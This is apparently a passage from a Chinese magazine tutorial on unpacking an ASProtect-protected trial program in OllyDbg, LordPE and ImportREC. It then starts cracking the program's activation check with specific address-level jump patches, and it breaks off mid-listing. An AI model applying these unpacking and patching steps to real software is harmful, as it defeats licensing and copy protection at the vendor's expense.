


图 6

icefire：原来没有调试过的话，可以记下你通过异常按Shift+F9的次数，直至程序运行，重新来过，少按一次Shift+F9，就来到最后一次典型异常处了。按Shift+F9通过异常约27次，来到最后一次典型异常00D33D03处。如果再来一次Shift+F9，程序就运行了。这时候就在00D33D40的Retn处下断，然后Shift+F9，中断下来。

此时ESP=0012FF5C，看看堆栈，0012FF68处的数值是0012FFA4，使用"ESP 定律"！我们下断：HR 0012FF68

F9运行，硬件访问断点起效，中断在00DB850D处

```
00DB850D    EB 3F           jmp short 00DB854E
//中断在这里
00DB850F    60              pushad
00DB8510    9C              pushfd
00DB8511    FC              cld
00DB8512    BF 00000000     mov edi,0
00DB8517    B9 00000000     mov ecx,0
00DB851C    F3:AA           rep stos byte ptr es:[edi]
00DB851E    9D              popfd
00DB851F    61              popad
00DB8520    C3              retn
```

//Stolen Code处理完毕将从这里由壳返回程序

好了，第二部分的工作完成了。

以壳解壳

现在到了使用"以壳解壳"方法的时机了，请注意看截图7 。




图 7

我们将以00DB8550处作为脱壳后程序的OEP！

```
00DB8550    BB 81020000     mov ebx,281
00DB8555    0BDB            or ebx,ebx
00DB8557    75 02           jnz short 00DB855B
```

并且把00DB8557处修改为：

```
00DB8557    EB 02           jmp short 00DB855B
```

现在可以Dump这个进程了。

1 . 完整脱壳

用LordPE"修正映象大小"后完全DUMP这个acc.exe

进程，脱壳完毕得到dumped.exe，如图8所示。




图 8

2．区域脱壳

我们既然想利用壳自己来解决Stolen Code的问题，当然要把这部分处理Stolen Code的壳代码Dump下来啦。同样用LordPE选择acc.exe进程，然后在右键菜单里选择"区域脱壳"的命令，如图9所示。




图 9

脱壳后得到Region00DB0000-00DC0000.dmp。

icefire：常有朋友问，为何要选择00DB0000这个区域？很简单，我们将以00DB8550处作为脱壳后程序的OEP，处理Stolen Code的壳代码部分就在其下，当然属于00DB0000-00DC0000区域了。

3．组装Dumped.exe

用LordPE的PE编辑器打开Dumped.exe的区段，如图10所示。




图 10




图 11

点右键，"从磁盘载入"上面区域脱壳得到的Region00DB0000-00DC0000.dmp，如图11所示。

现在编辑这个新的区段，虚拟地址＝00DB0000－基址00400000＝009B0000，如图12所示。

修改其虚拟地址＝009B0000，保存。然后设置LordPE的"重建"选项，只保留"验证PE"的选项，对Dumped.exe重建PE，这一步记得一定要小心，错了可就全军覆没了，操作正确会弹出"重建完成"的成功提示。OK，dumped.exe组装完毕，Dump工作完成。




图 12

icefire：区域脱壳的地址和修改的虚拟地址一定不能有误，曾有朋友无法顺利完成"以壳解壳"的操作，结果就是这部分出的问题！

修复输入表，完成脱壳

用AsprDbgr来搞定ASProtect V1.23RC4加壳程序的输入表比较方便，现在可以关闭Ollydbg了。运行AsprDbgr V1.06.exe，选择Acc.exe，在AsprDbgr弹出的提示中，一路点"是"或者"确定"，直至acc.exe出现试用期提示窗口，如图13所示。




图 13

接下来看看AsprDbgr的提示，如图14所示。




图 14

运行ImportREC，选择AsprDbgr启动的acc.exe进程。填入RVA＝00532000－基址00400000＝00132000，大小＝00000A74，点"获取输入表"，可以看到函数都是有效的，先保存这个树文件（可能是由于AsprDbgr的缘故，获得的输入表遗漏了ldleui.dll的3个函数！我也是运行脱壳后的程序出错了几次才发现这个问题，重新单独运行acc.exe，用ImportREC填入RVA＝00132194，大小＝0000000C，就可以得到3个被遗漏的函数了，保存这3个

函数的树文件)。

现在我们来手动处理一下树文件,用记事本打开上面得到的2个树文件,复制那3个遗漏的函数,粘贴到第一个树文件的0013218C下面,保存,这样我们就得到了完整的树文件。

> **小提示** 下面这个函数需要修改,否则脱壳后的程序无法在Windows 9X系统上运行:
>
> 001321FC kernel32.dll 02AC RestoreLastError
>
> 直接在ImportREC双击001321FC处,打开"输入表编辑器",修改其为:SetLastError。

OK,现在可以修改OEP=009B8550了,为何要改成这个值?呵呵,在第三步已经说过"我们将以00DB8550处作为脱壳后程序的OEP",00DB8550-基址00400000=009B8550啦。现在可以"修复抓取文件"了,得到dumped_.exe。比较幸运的是,这个程序没有发现暗桩,省掉了暗桩修复的麻烦。

脱壳胜利完成了!

破解

这个程序有30天的试用期,启动时弹出NAG提示。脱壳后虽然已经没有时间限制了,但是NAG看着不爽,那就继续破解吧。

1.激活时的破解

用Ollydbg载入脱壳后的程序,开始注册。填入注册名和试用码后,选择"Activate Now",选择不连接Internet进行激活,填入激活码,"下一步"后当然是注册失败啦,如图15所示。



图15

在Ollydbg里面搜索这个失败提示,虽然有好几处,但不难找到关键跳转。为了节约版面,就不说详细的调试过程了,只列出修改部分,大家可以自己跟踪一下。

(1)00433E83处的修改

```
00433E83    83BA B0010000 00    cmp dword ptr ds:
[edx+1B0],0
00433E8A    0F85 47010000       jnz dumped_.00433FD7
```

修改为:

```
00433E83    C782 B0010000 0000000>mov dword ptr ds:
[edx+1B0],0
00433E8D    E9 45010000         jmp dumped_.00433FD7
```

(2)00434090处的修改

```
00434090    837D E0 00          cmp dword ptr ss:[ebp-
20],0
00434094    74 30               je short dumped_.
